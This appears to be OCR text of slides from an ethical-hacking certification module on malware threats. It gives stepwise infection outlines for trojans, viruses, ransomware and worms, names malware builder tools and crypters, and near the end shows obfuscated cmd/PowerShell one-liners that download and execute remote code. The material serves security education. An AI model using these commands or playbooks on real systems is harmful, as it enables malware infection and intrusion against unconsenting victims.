


7 Module 07 | Malware Threats

EC-Council C|EH

How to Infect Systems Using a Trojan


- **STEP 1**: **Create a new Trojan** packet using njRAT
- **STEP 2**: Employ a **dropper** such as Amadey or SecurIDropper, or a **downloader** such as Downloader.DN, to install the malicious code on the target system
- **STEP 3**: Employ a **wrapper**, such as IExpress Wizard, to bind the Trojan to a legitimate file
- **STEP 4**: Employ a **crypter**, such as The Attacker-Crypter, to encrypt the Trojan
- **STEP 5**: **Propagate the Trojan** by various methods, such as **emails** or **USB**
- **STEP 6**: **Deploy the Trojan** on the victim's machine by executing a dropper or downloader on the target machine
- **STEP 7**: Execute the **damage routine**



Introduction to Viruses

EC-Council C|EH™

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads, infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts, suspicious hard drive activity, lack of storage space, unwanted pop-up windows**, etc.




How to Infect Systems Using a Virus

EC-Council C|EH™

- **Step 1:** Create a virus using tools such as **JPS Virus Maker, Virus Maker, Virus-Builder**, etc.
- **Step 2:** Once the virus is successfully created, **pack it with a binder** or virus **packager tool**
- **Step 3:** Send it to the victim's machine through email, chat, a mapped network drive, or other method that **appears legitimate** to the victim
- **Step 4:** When the victim opens and executes the received file, which seems to be legitimate, the **target system gets infected**

JPS (Virus Maker 4.0)
Creating a Virus
Downloaded virus file on the victim's system
After execution, the virus disabled the Task Manager
Task Manager



Ransomware

EC-Council C|EH™


Ransomware is a type of malware that **restricts access to a computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

Mallox

Mallox is a ransomware strain that targets **Microsoft (MS) Windows systems** and compromises networks with **vulnerable MS-SQL servers**

Ransomware Families

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS
- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt




How to Infect Systems Using a Ransomware

EC-Council C|EH™

- **Step 1:** Create a ransomware using tools such as **Chaos Ransomware Builder v4**
- **Step 2:** Transfer the ransomware to the victim's machine using various techniques, such as **attaching** it to an **email** or through physical means such as a **hard drive** or **pen drive**, making it **appear legitimate**
- **Step 3:** When the victim **downloads** and **opens** the malicious file, the ransomware infects the system by **encrypting the system files** based on the number of files and encryption algorithm
- **Step 4:** After the infection, a window appears instructing the victim to **pay a ransom** for decrypting the files

Chaos Ransomware Builder v4
Advanced Options
Creating Ransomware
Downloaded ransomware file on the victim's system
Note appeared after the infection



Module 07 | Malware Threats

Computer Worms

EC-Council C|EH

- Computer worms are malicious programs that **independently replicate, execute,** and **spread across the network connections,** thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- SSH-Snake
- Raspberry Robin
- P2PInfect


How is a Worm Different from a Virus?

A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not



Module 07 | Malware Threats

How to Infect Systems Using a Worm

EC-Council C|EH

STEP 1: Create a worm using tools such as **Internet Worm Maker Thing** or **Batch Worm Generator**

STEP 2: Deploy the worm via **phishing email, malicious website,** network share, or **infected USB drive**


STEP 3: When the user clicks on the phishing link or downloads content from a malicious website, the worm **infects** the system by executing its payload

STEP 4: Through the infected system, the worm **scans** for other **vulnerable devices** in the network

STEP 5: The worm **copies itself** in the identified vulnerable devices and propagates its infection

STEP 6: The worm **exfiltrates data** from the infected devices

Attacker
1
Creates a worm with payload
2
Email
Internet
USB
Other Medium
Sources of deployment
3
Executes payload on the system
4
Scans for other vuln device(s) in the network
5
Replicates itself on the vulnerable device(s)
6
Steals and exfiltrates data from the infected device(s)



15 Module 07 | Malware Threats

What is Fileless Malware?

EC-Council C|EH

- Fileless malware, also known as non-malware, **infects legitimate software, applications,** and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, and PowerShell

Reasons for using fileless malware in cyber attacks:


- Stealthy in nature
- LOL (Living-off-the-land)
- Trustworthy
- Persistence without files
- Simplifying the infection process
- Increased success rate in targeted attacks
- Complicating forensic analysis and incident response

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Captive portal detected

Click to login to the captive portal page



16 Module 07 | Malware Threats

Taxonomy of Fileless Malware Threats

EC-Council C|EH

Type III
Files required to achieve fileless persistence


Exploit

Execution/Injection

Type II
No files written on disk, but some files used indirectly

Type I
No file activity performed


Hardware



How does Fileless Malware Work?

EC-Council C|EH

The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot



Fileless Malware Obfuscation Techniques to Bypass Antivirus

EC-Council C|EH

Inserting Characters

Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit
```

Inserting Parentheses

When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString('https://targetwebsite.com')&&echo exit
```

Practical application

Need 2 windows machine —> create a clone of windows machine

Open 1st attacker machine and click this pc and copy tool malware threats to desktop, extract it

Go to folder and open trojan type > HTTP HTTPS Trojans > HTTP rat trojan and copy httpserver and share to all users

